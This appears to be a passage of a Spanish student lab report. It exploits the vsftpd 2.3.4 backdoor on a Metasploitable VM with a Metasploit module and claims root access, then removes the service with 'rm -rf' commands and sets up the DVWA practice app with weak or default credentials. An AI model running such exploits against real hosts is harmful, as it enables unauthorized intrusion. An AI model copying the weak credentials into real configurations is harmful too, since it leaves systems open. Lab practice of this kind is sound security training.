


ANÁLISIS Y EXPLOTACIÓN DE VULNERABILIDADES


3. Usamos la vulnerabilidad que hemos encontrado
 - use xploit/unix/ftp/vsftpd_234_backdoor



4. Mostramos las opciones que tenemos
 - **Show Options**
5. Seteamos la máquina objetivo
 - **Set rhost 192.168.15.11**



6. Ejecutamos con run
- Run



Ya estamos dentro de la maquina remota y somos root como podemos observar en la anterior captura de pantalla.

2.9 Solución de la vulnerabilidad VSFTPD v2.3.4

Para solucionar la vulnerabilidad tenemos varias opciones, podemos actualizar a una versión más reciente la herramienta, desinstalarlo si no lo vamos a utilizar y configurar el acceso anónimo o solo a usuarios específicos.

Vamos a eliminar todo lo que podamos de ese servicio, desinstalarlo y borrar sus archivos de configuración:


```
sudo apt-get remove vsftpd
```

```
sudo rm -rf /etc/vsftpd.conf
```

ANÁLISIS Y EXPLOTACIÓN DE VULNERABILIDADES

```
sudo rm -rf /etc/xinetd.d/vsftpd
```

```
sudo rm -rf /var/log/vsftpd.log
```




```
metasploit sad raul (Configuración de red ok) [Corriendo] - Oracle VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda
rtmap    postfix  postgresql-8.3
fadmin@metasploitable:~$ sudo /etc/init.d/po
rtmap    postfix  postgresql-8.3
fadmin@metasploitable:~$ sudo /etc/rc
0.d/    rc2.d/    rc4.d/    rc6.d/    rcS.d/
1.d/    rc3.d/    rc5.d/    rc.local
fadmin@metasploitable:~$ sudo cd /etc/
do: cd: command not found
fadmin@metasploitable:~$ ls
vulnerable
fadmin@metasploitable:~$ cd vulnerable/
fadmin@metasploitable:~/vulnerable$ ls
mysql-ssl samba tikiwiki twiki20030201
fadmin@metasploitable:~/vulnerable$ cd ..
fadmin@metasploitable:~$ ls
vulnerable
fadmin@metasploitable:~$ cd ..
fadmin@metasploitable:/home$ ls
p msfadmin service user
fadmin@metasploitable:/home$ cd /etc/rc.local
ash: cd: /etc/rc.local: Not a directory
fadmin@metasploitable:/home$ sudo rm -rf /etc/vsftpd.conf
fadmin@metasploitable:/home$ sudo rm -rf /etc/xinetd.d/vsftpd
fadmin@metasploitable:/home$ sudo rm -rf /var/log/vsftpd.log
fadmin@metasploitable:/home$ _
```

COMPROBACIÓN

Ahora probamos de nuevo con la maquina Kali Linux para ver que no nos deja entrar por esta vulnerabilidad:

Como vemos nos sale que la conexión fue rechazada y no podemos conectarnos de esta forma.



3 WEB HACKING. VULNERABILIDADES A NIVEL DE SERVIDOR

Ahora vamos a utilizar la máquina virtual DVWA la cual es vulnerable a aplicaciones web, vamos a llevar a cabo acciones de vulnerabilidad.

3.1 Instalar y configurar la maquina DVWA

Primero de todo vamos a realizar la practica en Kali Linux, primero tenemos que descargarnos desde el repositorio de GIT HUB la máquina con la cual vamos a realizar la práctica.

- **git clone https://github.com/digininja/DVWA.git**

Una vez nos lo descarguemos vamos a mover la carpeta hacia la ruta **/var/www/html**


- **sudo mv DVWA /var/www/html**

Iniciamos Apache si no lo tenemos corriendo:

- **sudo systemctl status apache2**

Accedemos a la url desde un navegador: localhost/DVWA

Nos aparecerá el siguiente error:




Nos movemos a la ruta **/var/www/html/DVWA** y ejecutamos este comando en la terminal:

- **cp config/config.inc.php.dist config/config.inc.php**

Nos vamos al navegador y ponemos la URL: **localhost/DVWA/setup.php** y le damos abajo del todo **Create / Reset Database**

Ejecutamos el servicio de mariaDB:

- **sudo service mariadb start**



3.1.1 Creamos la base de datos

Abrimos mysql desde la terminal con el usuario root conectado

- Sudo su -
- Mysql

Ejecutamos estos comandos:

```

MariaDB [(none)]> create database dvwa;
Query OK, 1 row affected (0,000 sec)

MariaDB [(none)]> create user dvwa@localhost identified by 'p@ssw0rd';
Query OK, 0 rows affected (0,393 sec)

MariaDB [(none)]> grant all on dvwa.* to dvwa@localhost;
Query OK, 0 rows affected (0,311 sec)

MariaDB [(none)]> flush privileges;
Query OK, 0 rows affected (0,001 sec)

```

Probamos que nos podemos conectar con el usuario correctamente:

```

(raul@raulkali)-[/var/www/html/DVWA]
$ sudo mysql -u dvwa -p
[sudo] contraseña para raul:
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 32
Server version: 11.4.3-MariaDB-1 Debian n/a

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>


```

Volvemos al navegador y ponemos la siguiente URL: **localhost/DVWA/setup.php** volvemos a darle a **Create /Reset Database**

ANÁLISIS Y EXPLOTACIÓN DE VULNERABILIDADES


Usuario: admin

Contraseña: password



